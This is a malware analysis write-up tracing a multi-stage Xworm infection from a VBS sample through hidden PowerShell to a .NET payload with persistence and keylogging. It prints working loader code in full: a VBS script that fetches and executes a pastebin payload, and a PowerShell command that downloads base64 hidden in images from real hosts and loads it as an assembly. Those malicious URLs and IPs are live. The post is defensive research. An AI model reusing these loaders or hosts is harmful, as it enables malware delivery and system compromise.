


Malware Analysis — Xworm

By 0xMrMagnezi

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b

Xworm is a type of malware that spreads through removable drives , such as USB flash drives , infecting Windows systems and potentially stealing information or allowing remote access.

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Database Entry

Intelligence	IOCs	YARA	File information	Comments	Actions
SHA256 hash:	48abb729c4dd3419bbadd04d974a668d216d5513556d455bbd70dd3e2b723573				
SHA3-384 hash:	98d9c7d7fa16ec98b1fef7a89ffd786ecf66e17a05975108dae44f5358eb6723a40eb25dbebd13b5eb66ab25dfe24b61				
SHA1 hash:	580dd672d21f91ffb310a3507e2c74cf3037fb1				
MD5 hash:	032c2cc1862303d06832c0ebe34b9dae				
humanhash:	floor-rugby-connecticut-delaware				
File name:	85673635.vbs				
Download:	download sample				
Signature	XWorm Alert				
File size:	934 bytes				
First seen:	2024-02-20 15:35:48 UTC				

Malware Bazaar Sample

As always, this sample has been downloaded and extracted using the password ‘infected.’ At first glance, it seemed like a simple deobfuscation task, but I later found out that it is a multi-stage malware.

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1 Function Tightnesses(Preferment)
2     Tightnesses = Chr(Preferment)
3 End Function
4
5
6 Function galiciano(ferida)
7     Set acautelar = CreateObject("MSXML2.ServerXMLHTTP")
8     acautelar.Open "GET", ferida, False
9     acautelar.Send
10    lisolagem = acautelar.ResponseText
11    galiciano = lisolagem
12 End Function
13 ingre = "https://past" & Tightnesses(101) & "bin.com/raw/G9zY5tnh"
14 monofobo = galiciano(ingre)
15 ExecuteGlobal monofobo
16
```

Stage1 — Obfuscated VBS code

This seemed like a simple deobfuscation where the first function returns the character associated with the specified ASCII code. In this example, it was the letter ‘e’, which is used to build the final URL and execute the context of that URL.

Press enter or click to view image in full size




```

1 Function ConvertAsciiToChar(asciiCode)
2   ConvertAsciiToChar = Chr(asciiCode)
3 End Function
4
5 Function FetchUrlContent(url)
6   Set xmlhttp = CreateObject("MSXML2.ServerXMLHTTP")
7   xmlhttp.Open "GET", url, False
8   xmlhttp.Send
9   responseText = xmlhttp.ResponseText
10  FetchUrlContent = responseText
11 End Function
12
13 url = "https://pastebin.com/raw/G9zY5tnh"
14 responseContent = FetchUrlContent(url)
15 ExecuteGlobal responseContent

```

Stage1 — Deobfuscated VBS code

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	48abb729c4dd3419bbadd04d974a668d21...	2/20/2024 5:19 PM	VBScript Script File	1 KB
	48abb729c4dd3419bbadd04d974a668d21...	2/20/2024 7:19 PM	WinRAR ZIP archive	1 KB
	out	2/20/2024 7:27 PM	File	13 KB

```

C:\Windows\System32\cmd.exe
(c) 2019 Microsoft Corporation. All rights reserved.

FLARE-VM Tue 02/20/2024 19:27:06.27
C:\Users\bar\Desktop\New folder>curl https://pastebin.com/raw/G9zY5tnh > out
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 12922    0 12922    0     0 12922    0  --:--:--  --:--:--  --:--:-- 26643

```

CURL to get that Stage 2

The second stage appeared more obfuscated than the first. I noticed keywords such as “WScript”, “-window”, and what seemed like “execution policy bypass”.

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```

1 -windowstyle hidden -executionpolicy bypass -noprofile -command "function DownloadDataFromLinks { param ([string[]]$links) $webClient = New-Object
System.Net.WebClient; $shuffledLinks = Get-Random -InputObject $links -Count $links.Length; foreach ($link in $shuffledLinks) { try { return
$webClient.DownloadData($link) } catch { continue } }; return $null; } $links =
@('https://uploaddeimagens.com.br/images/004/739/227/original/new_image.jpg?1707826222', 'http://45.74.19.84/xampp/bkp/vbs_novo_new_image.jpg');
$imageBytes = DownloadDataFromLinks $links; if ($imageBytes -ne $null) { $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes); $startFlag
='<<BASE64_START>>'; $endFlag = '<<BASE64_END>>'; $startIndex = $imageText.IndexOf($startFlag); $endIndex = $imageText.IndexOf($endFlag); if
($startIndex -ge 0 -and $endIndex -gt $startIndex) { $startIndex += $startFlag.Length; $base64Length = $endIndex - $startIndex; $base64Command =
$imageText.Substring($startIndex, $base64Length); $commandBytes = [System.Convert]::FromBase64String($base64Command); $loadedAssembly =
[System.Reflection.Assembly]::Load($commandBytes); $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home'); $method =
$type.GetMethod('VAI').Invoke($null, [object[]] ('txt.wrxef/kb/moc.twktuoyaw//:sptth', '1', 'C:\ProgramData\', 'Name_File', 'RegAsm', '')) }"

```

Second PowerShell code

It seemed like the second PowerShell script is directly related to the first one, essentially being the decoded version of the first. After some cleaning of the code it was pretty clear what this code does.

Press enter or click to view image in full size

```

function DownloadDataFromLinks {
    param ([string[]]$links)
    $webClient = New-Object System.Net.WebClient
    $shuffledLinks = Get-Random -InputObject $links -Count $links.Length
    foreach ($link in $shuffledLinks) {
        try {
            return $webClient.DownloadData($link)
        } catch {
            continue
        }
    }
    return $null
}


$links = @('https://uploaddeimagens.com.br/images/004/739/227/original/new_image.jpg?1707826222', 'http://45.74.19.84/xampp/bkp/vbs_novo_new_image.jpg')
$imageBytes = DownloadDataFromLinks $links
if ($imageBytes -ne $null) {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes)
    $startFlag = '<<BASE64_START>>'
    $endFlag = '<<BASE64_END>>'
    $startIndex = $imageText.IndexOf($startFlag)
    $endIndex = $imageText.IndexOf($endFlag)
    if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
        $startIndex += $startFlag.Length
        $base64Length = $endIndex - $startIndex
        $base64Command = $imageText.Substring($startIndex, $base64Length)
        $commandBytes = [System.Convert]::FromBase64String($base64Command)
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes)
        $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home')
        $method = $type.GetMethod('VAI').Invoke($null, [object[]] ('txt.wrxef/kb/moc.twktuoyaw//:sptth', '1', 'C:\ProgramData\', 'Name_File', 'RegAsm', ''))
    }
}

```


Clean PowerShell code

This PowerShell script downloads data from a list of URLs. It searches for a section in the downloaded data enclosed by <<BASE64_START>> and <<BASE64_END>> flags, assuming this section is base64-encoded data. The script decodes and loads this data as a .NET assembly, expecting it to contain a method named “VAI” that is then invoked with specific parameters. I once again used curl to access these URLs and observe their content.


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CURL to the given URLs




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Offset(h): F43B9

Finding the Base64 embedded within the JPEG

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Decoding the Base64 using CyberChef


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
The decoding was successful , resulting in a new EXE file. This file , written in .NET , was then opened in DNSPY for debugging. Inside , a persistence technique was discovered , where the program adds itself to a registry key that runs it every time the system starts up.

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Persistence technique

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The main Function — “VAI” , that is being invoked by the previous PS

It's the downloader function. It reverses the first string it receives and attempts to download its content.

Name	Date modified	Type	Size
48abb729c4dd3419bbadd04d974a668d21...	2/20/2024 5:19 PM	VBScript Script File	1 KB
48abb729c4dd3419bbadd04d974a668d21...	2/20/2024 7:19 PM	WinRAR ZIP archive	1 KB
download.exe	2/20/2024 8:08 PM	Application	5,399 KB
out	2/20/2024 7:27 PM	File	13 KB
out2	2/20/2024 7:52 PM	File	8,176 KB
out3	2/20/2024 7:54 PM	File	8,176 KB
out4	2/20/2024 8:40 PM	File	47 KB

```
C:\> Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

FLARE-VM Tue 02/20/2024 20:40:19.63
C:\Users\bar\Desktop\New folder>curl https://wayoutkwt.com/bk/fexrw.txt > out4
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
             % Done    % of docs  Dload  Upload  Total   Spent    Left  Speed
100 47788  100 47788    0     0  3413    0  0:00:14  0:00:14  --:--:--  8055
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
Downloading from the URL

Press enter or click to view image in full size

The screenshot shows a web-based Base64 decoder tool. The 'Recipe' section is configured with 'Reverse' and 'From Base64' options. The 'From Base64' section has 'Alphabet' set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. The 'Output' section displays the decoded VBS script, which includes a message box and a sleep function.


Reversing and decoding From Base64 — Output is EXE once again

This is the actual Xworm. Inside , there were some functions related to keyloggers , persistence , sockets etc.




Key Logger functions (GetKeyState / GetKeyboardLayout etc..)

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


